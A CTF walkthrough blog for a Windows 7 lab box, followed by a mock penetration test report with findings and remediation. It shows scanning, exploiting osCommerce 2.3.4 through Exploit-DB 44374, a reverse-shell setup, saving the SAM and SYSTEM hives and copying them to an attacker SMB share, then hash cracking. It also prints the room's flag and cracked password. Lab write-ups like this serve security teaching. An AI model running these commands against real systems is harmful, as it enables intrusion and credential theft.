Blueprint
This one is a Windows machine and honestly I was happy about that. I’ve been doing so many Linux boxes lately that I know that side pretty well by now, so getting a Windows target for a change felt like a nice switch up. I also decided I’m going to write a proper pentesting report at the end of this one, so if you’re into that side of things stick around because the whole thing is at the bottom of this blog.
Recon
First I tried to run my normal nmap scan but it was taking forever. That’s kind of the Windows tax, we all know how weird Windows can get, so instead of staring at a frozen scan I swapped to something faster just to grab the open ports first:
sudo nmap -Pn -T4 --min-rate 1000 -p- 10.113.144.242

That gives me the ports but with no version info or extra detail. That’s fine, it’s fast and that’s the whole point of this first pass. Now that I know which ports are open, I can run a second more detailed scan and only aim it at those:
sudo nmap -Pn -sCV -T4 --min-rate 1000 -p 80,135,139,443,3306,8080,49152,49153,49154,49160,49164,49165 10.113.144.242
PORT      STATE SERVICE     VERSION
80/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: 404 - File or directory not found.
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Windows 7 Home Basic 7601 Service Pack 1 netbios-ssn
443/tcp   open  ssl/http    Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
| -     2019-04-11 22:52  oscommerce-2.3.4/catalog/
| -     2019-04-11 22:52  oscommerce-2.3.4/docs/
|_
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=localhost
| Not valid before: 2009-11-10T23:48:47
|_Not valid after:  2019-11-08T23:48:47
3306/tcp  open  mysql       MariaDB 10.3.23 or earlier (unauthorized)
8080/tcp  open  http        Apache httpd 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28)
|_http-title: Index of /
|_http-server-header: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.28
| http-methods:
|_  Potentially risky methods: TRACE
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2019-04-11 22:52  oscommerce-2.3.4/
| -     2019-04-11 22:52  oscommerce-2.3.4/catalog/
| -     2019-04-11 22:52  oscommerce-2.3.4/docs/
|_
49152/tcp open  msrpc       Microsoft Windows RPC
49153/tcp open  msrpc       Microsoft Windows RPC
49154/tcp open  msrpc       Microsoft Windows RPC
49160/tcp open  msrpc       Microsoft Windows RPC
49164/tcp open  msrpc       Microsoft Windows RPC
49165/tcp open  msrpc       Microsoft Windows RPC
Plenty to work with here. A few things stood out right away. The netbios line tells me this is Windows 7 Home Basic SP1, which is old and end of life. There’s MariaDB on 3306. That TLS cert on 443 expired back in 2019. And a whole pile of those high 49xxx ports are just msrpc, which is standard Windows plumbing, so I’m not going to lose sleep over those right now.
The thing that caught my eye is the directory listing on both 443 and 8080 showing an oscommerce-2.3.4/ folder. Old software with the version number printed right in the open is basically an invitation. But before jumping on that, my eyes went to the three web ports first, 80, 443, and 8080. Let’s check them out.
The Web Ports
Port 80 was just a 404 page. Nothing to see, moving on.

Port 8080 was way more interesting. There’s a full directory listing and if you dig into the files there’s a document about the company in there. Inside it there’s what looks like a possible password for the database server, securepassword. I wasn’t too sure about it, honestly, but I wrote it down just in case. Spoiler for later, I never actually ended up needing it, but you always note this stuff down because you never know.



The real prize on both 443 and 8080 is that osCommerce 2.3.4 install showing up in the listing. So let’s see what’s known against that version:
searchsploit oscommerce 2.3.4

And there’s plenty. Several public exploits to choose from.
Getting RCE
The one I want is the remote code execution. My habit with any exploit is to never just blindly fire it off. Copy it locally, read it, understand what it’s doing, then change the values that need changing. First, read it:
searchsploit -x php/webapps/44374.py
Then copy it to my working folder:
searchsploit -m 44374
Then open it up and edit the important bits:
sudo nano 44374.py

I changed the base_url, the target_url, and the payload to something simple just for testing. The one thing you have to keep in your head here is that the target is Windows, so any command you test has to be a Windows command, not a Linux one. Save it, run it, and the script prints a URL for you to visit to trigger the payload.
And the first result was bad news. My command didn’t execute at all. Turns out the admin disabled the system() function in PHP.

Here’s the thing though, there are 6 different PHP functions that can run shell commands, and lazy admins almost always block one or two of them. So there was a very good chance the rest were still open. Time to just test the others one by one.
I only have to change the payload each time. First tried exec:
payload += 'exec("dir");'
No error this time, which is already progress, but also no output at all.

The command probably ran fine, I just couldn’t see the result of it. That usually means I need to actually echo the output back so it prints on the page. So I wrapped it in an echo:
payload += 'echo shell_exec("dir");'

And there it is. A full directory listing printed back to me. That’s real RCE now.
Reverse Shell
Now that I know shell_exec works, I really don’t want to sit here running one command at a time through a URL. I want a reverse shell. First I set up a listener on my machine:
nc -lvnp 4444
Then I need a reverse shell payload. I went to https://www.revshells.com/, set the port to 4444 and the IP to my tun0 VPN address. If you don’t know yours, grab it with:
ip a show tun0
Since the target is Windows, I picked the PowerShell #3 (Base64) option, copied that command, and pasted it into the payload field of the exploit. Then run the script again, visit the URL it hands you, wait around 2 minutes, and…


Shell. I’m in.
Already at the Top
Quick whoami out of pure habit and, well:
nt authority\system
The web server was already running as SYSTEM, which is the single highest account on a Windows box. So there is no privilege escalation to do here at all. I landed straight at the top. That’s a pretty rough misconfiguration on their side but great news for me, one less thing to fight through.

The root flag lives on the Administrator’s desktop. Went and grabbed it:
type C:\Users\Administrator\Desktop\root.txt
THM{aea1e3ce6fe7f89e10cea833ae009bee}
The Hash
The flag on its own doesn’t fully finish this room though. There’s also a hash to crack to complete the challenge. To do that I need the SAM and SYSTEM registry hives, which is where Windows keeps its local password hashes. First move into a folder I can write to and read from:
cd C:\Users\Public
Then dump both hives out:
reg save hklm\sam SAM
reg save hklm\system SYSTEM

Both came back successful. Now I need to get those two files off the target and onto my own machine. The easiest way is to spin up a quick SMB server on my side:
impacket-smbserver share $(pwd) -smb2support
Then from the reverse shell, copy both files over to it:
copy C:\Users\Public\SAM \\YOUR_TUN0_IP\share\
copy C:\Users\Public\SYSTEM \\YOUR_TUN0_IP\share\
Once those finish, run an ls in the folder on your own machine and you’ll see SAM and SYSTEM there.
Now dump the hashes out of them with impacket:
impacket-secretsdump -sam SAM -system SYSTEM LOCAL

That spits out the NTLM hashes for the local accounts. The one I care about is the Lab user. I grabbed just the hash part:
30e87bf999828446a1c1209ddde4c450
Threw it straight at crackstation.net and it came right back with the plaintext:
googleplus

And that’s the challenge done. Root flag grabbed, hash cracked.
Now for the part I promised at the very start. Since I wanted to treat this one a bit more like a real engagement, here’s the full pentest report.
Penetration Test Report: Blueprint
Author: (Ivaylo Atanassov) Date: 20/08/2026 Target: Blueprint Engagement type: CTF
1. Executive Summary
A security assessment was performed against a single internal host (10.113.144.242). Five vulnerabilities were identified, two rated Critical, two High, and one Medium. Together they allow an unauthenticated remote attacker to gain full administrative (NT AUTHORITY\SYSTEM) control of the host within roughly two hours of testing.
The root cause is an outdated osCommerce 2.3.4 e-commerce application with its installation directory left exposed on the public web server. This is made worse by incomplete PHP hardening, an over-privileged web service account, and a weak local user password that was cracked in seconds using public rainbow tables.
A low-skilled attacker could realistically reproduce this attack chain. We recommend removing the osCommerce installation directory immediately as a temporary mitigation, followed by the prioritized remediation roadmap in Section 6.
2. Scope
- In-scope host: 10.113.144.242
- Out of scope: All other hosts and networks, denial-of-service testing, social engineering
- Testing window: 20/08/2026 to 20/08/2026
- Methodology: Reconnaissance, Enumeration, Exploitation, Privilege Escalation, Post-Exploitation, Report
- Tools used: nmap, searchsploit, gobuster, revshells.com, impacket (smbserver, secretsdump), crackstation.net
- Rules of engagement: Black-box, no prior credentials, no destructive actions
3. Findings Summary
- F-1 Exposed osCommerce Installation Directory. Severity: Critical. CVSS 3.1: 9.8
- F-2 Remote Code Execution via osCommerce install.php. Severity: Critical. CVSS 3.1: 9.8
- F-3 Insufficient PHP Hardening. Severity: High. CVSS 3.1: 7.5
- F-4 Web Server Running as SYSTEM. Severity: High. CVSS 3.1: 8.8
- F-5 Weak User Password. Severity: Medium. CVSS 3.1: 6.5
4. Methodology
The engagement followed a standard black-box methodology with no prior knowledge of the target. The phases below describe the approach taken. Detailed findings are documented in Section 5.
Reconnaissance. An initial nmap port discovery scan was performed against the host, followed by a targeted service and version scan on the discovered open ports.
sudo nmap -Pn -T4 --min-rate 1000 -p- 10.113.144.242
sudo nmap -Pn -sCV -T4 --min-rate 1000 -p 80,135,139,443,3306,8080,49152,49153,49154,49160,49164,49165 10.113.144.242
Key services identified:
- Apache 2.4.23 (OpenSSL/1.0.2h PHP/5.6.28) on ports 443 and 8080
- osCommerce 2.3.4 directory listing exposed
- MariaDB 10.3.23 on port 3306
- Windows 7 Home Basic SP1 (end-of-life)
- Expired TLS certificate (expired 2019-11-08)
Enumeration. The osCommerce application was identified via directory listing on ports 443 and 8080. searchsploit oscommerce 2.3.4 returned multiple known public exploits.
Exploitation. A modified version of EDB-44374 was used to achieve unauthenticated remote code execution (see F-2).
Privilege Escalation. None required. The web server process was already running as NT AUTHORITY\SYSTEM (F-4).
Post-Exploitation. The SAM and SYSTEM registry hives were exfiltrated via SMB, NTLM hashes were extracted offline with impacket-secretsdump, and the “Lab” user’s password was recovered using a public rainbow table (F-5).
5. Detailed Findings & Remediation
F-1: Exposed osCommerce Installation Directory (Critical, CVSS 9.8)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Description. The osCommerce 2.3.4 installation directory (/oscommerce-2.3.4/catalog/install/) was never removed after the initial application setup. This is the root cause of the entire attack chain. Without this exposed directory, the RCE in F-2 would not be reachable.
Affected URL: http://10.113.144.242:8080/oscommerce-2.3.4/catalog/install/install.php
Steps to Reproduce:
- Navigate to
http://10.113.144.242:8080/oscommerce-2.3.4/catalog/ - Observe the directory listing reveals an
install/subdirectory - Navigate to
install/install.php, and the installation wizard is accessible without authentication
Evidence. Apache directory listing exposes oscommerce-2.3.4/, oscommerce-2.3.4/catalog/, and oscommerce-2.3.4/docs/ on both ports 443 and 8080 (see nmap http-ls output in Section 4).
Impact. Allows unauthenticated attackers to invoke installer logic that was never intended to be reachable after deployment, enabling F-2.
Remediation. Immediately delete the install/ directory from the web root. This is a one-line fix that breaks the entire attack chain.
F-2: Remote Code Execution via osCommerce install.php (Critical, CVSS 9.8)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Description. The install.php?step=4 endpoint accepts unauthenticated POST data via the DIR_FS_DOCUMENT_ROOT parameter, which is later written to and evaluated as PHP. A public exploit (EDB-44374) demonstrates this vulnerability.
Affected URL: http://10.113.144.242:8080/oscommerce-2.3.4/catalog/install/install.php?step=4
Steps to Reproduce:
- Download exploit:
searchsploit -m 44374 - Edit the script to set
base_urlandtarget_urlto the affected host - Replace the payload with a PowerShell base64-encoded reverse shell (e.g. from revshells.com)
- Start a listener:
nc -lvnp 4444 - Run the exploit:
python3 44374.py - Visit the resulting URL. A reverse shell connects back within roughly 1 minute
Evidence. Initial test with payload += 'echo shell_exec("dir");' returned a directory listing of the web root, confirming code execution. The exploit was then weaponized into a reverse shell.
Impact. Full unauthenticated remote code execution on the web server. Combined with F-4 this becomes immediate SYSTEM compromise.
Remediation.
- Short term: Remove the
install/directory (see F-1). - Long term: osCommerce 2.3.4 is end-of-life. Upgrade to a supported version (osCommerce 4.x) or migrate to an actively maintained platform.
F-3: Insufficient PHP Hardening (High, CVSS 7.5)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Description. The administrator attempted to harden PHP by disabling the system() function, but left other command-execution functions (shell_exec(), exec(), passthru(), popen(), proc_open(), backtick operator) enabled. This is a partial mitigation that provides no real defense.
Steps to Reproduce:
- With RCE achieved via F-2, attempt payload
payload += 'system("dir");', which returns an error indicating the function is disabled - Change payload to
payload += 'echo shell_exec("dir");', which executes successfully and returns output
Evidence. Direct comparison of the two payloads during exploitation confirmed system() was the only blocked function.
Impact. Defeats the intended hardening. This finding matters because it would remain exploitable even on a fully patched osCommerce. Any future code-execution vulnerability in any PHP application on this host would bypass the existing protection.
Remediation. Configure disable_functions in php.ini to block the full set of command-execution and file-system functions:
disable_functions = system,exec,shell_exec,passthru,popen,proc_open,pcntl_exec,eval,assert
Additionally consider enabling open_basedir restrictions and running PHP under a chrooted environment.
F-4: Web Server Running as SYSTEM (High, CVSS 8.8)
CVSS Vector: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Description. The Apache/PHP service is running under the NT AUTHORITY\SYSTEM account. This is the highest-privileged account on a Windows system and is rarely necessary for a web server.
Steps to Reproduce:
- After obtaining a reverse shell via F-2, run
whoamiin the shell - Observe output:
nt authority\system
Evidence. Reverse shell from F-2 returns whoami output of nt authority\system. The reg save hklm\sam command succeeds, confirming SYSTEM privileges.
Impact. Any web-application vulnerability immediately becomes full host compromise with no privilege escalation required. An attacker can read or modify any file on the system, dump credentials from the SAM and LSASS, install persistent backdoors, disable security tooling, and pivot to other hosts on the network.
Remediation. Reconfigure Apache to run under a dedicated low-privilege service account (e.g. apacheuser) with only the file-system permissions needed for the web root. On Windows this is configured via services.msc, then the Apache service, then the “Log On” tab.
F-5: Weak User Password (Medium, CVSS 6.5)
CVSS Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Description. The local user “Lab” (RID 1000) uses the password googleplus, which exists in public rainbow tables and was recovered in under a second.
Affected Account: BLUEPRINT\Lab
Steps to Reproduce:
- From the SYSTEM shell, save registry hives:
reg save hklm\sam C:\Users\Public\SAMandreg save hklm\system C:\Users\Public\SYSTEM - Exfiltrate both files to the attacker machine via SMB
- Extract hashes:
impacket-secretsdump -sam SAM -system SYSTEM LOCAL - Submit the NTLM hash
30e87bf999828446a1c1209ddde4c450to crackstation.net - Recovered password:
googleplus
Evidence. secretsdump output included Lab:1000:aad3b435b51404eeaad3b435b51404ee:30e87bf999828446a1c1209ddde4c450:::. Crackstation returned the plaintext immediately.
Impact. Even if F-1 through F-4 were fully remediated, this account would remain vulnerable to credential-based attacks (SMB login, RDP brute-force, password spraying across other systems if the password is reused).
Remediation.
- Force a password reset for the “Lab” account with a minimum 14-character complex password.
- Enforce a domain or local password policy: minimum length 14, complexity required, no dictionary words.
- Educate users on passphrase construction and the use of password managers.
- Where supported, enable multi-factor authentication for interactive logins.
6. Conclusion & Prioritized Remediation Roadmap
The host was scanned and fully compromised within roughly two hours of testing using only public tools and exploits. The attack chain of exposed installation directory, unauthenticated RCE, inherited SYSTEM privileges, credential dump, and offline password cracking is reproducible by a low to medium sophistication attacker.
The recommended remediation order, prioritized by impact and effort:
- Immediate (within 24h): Delete the osCommerce
install/directory from the web root. Addresses F-1 and F-2. - Within 1 week: Reconfigure Apache to run under a non-SYSTEM service account. Addresses F-4.
- Within 1 week: Update
disable_functionsin php.ini to block all command-execution functions. Addresses F-3. - Within 2 weeks: Force a password reset for “Lab” and implement a password policy. Addresses F-5.
- Within 1 month: Upgrade or replace osCommerce 2.3.4 with a supported platform. Addresses F-2.
- Within 3 months: Migrate off Windows 7 (end-of-life since January 2020). Addresses all findings.
7. Appendix: Flags & Artifacts
- “Lab” user NTLM hash decrypted:
googleplus - NTLM hash:
30e87bf999828446a1c1209ddde4c450 - root.txt:
THM{aea1e3ce6fe7f89e10cea833ae009bee} - Exploit reference: Exploit-DB 44374 (osCommerce 2.3.4 Remote Code Execution)
Takeaway
Really enjoyed this one. Windows boxes have their own flavor and it was a nice change of pace after grinding through Linux targets for a while.
The bit I liked most was the PHP function juggling. Watching system() get blocked and then just working my way down the list of other functions until shell_exec popped is such a clean example of why half-done security is basically no security. The admin thought they’d hardened things by blocking one function, but leaving the other five wide open meant it made zero difference in the end.
The other big lesson here was the web server running as SYSTEM. Normally getting a foothold is only step one and then you’ve got a whole privilege escalation fight ahead of you. Here I landed as the highest account on the box the second my shell connected, so there was nothing left to climb. Great for me as the attacker, but a good reminder of how badly one lazy service configuration can blow up a whole machine.
And the little securepassword lead that went nowhere was a nice reminder too. Not every interesting thing you find ends up being the way in, and that’s totally fine. Note it, move on, keep enumerating.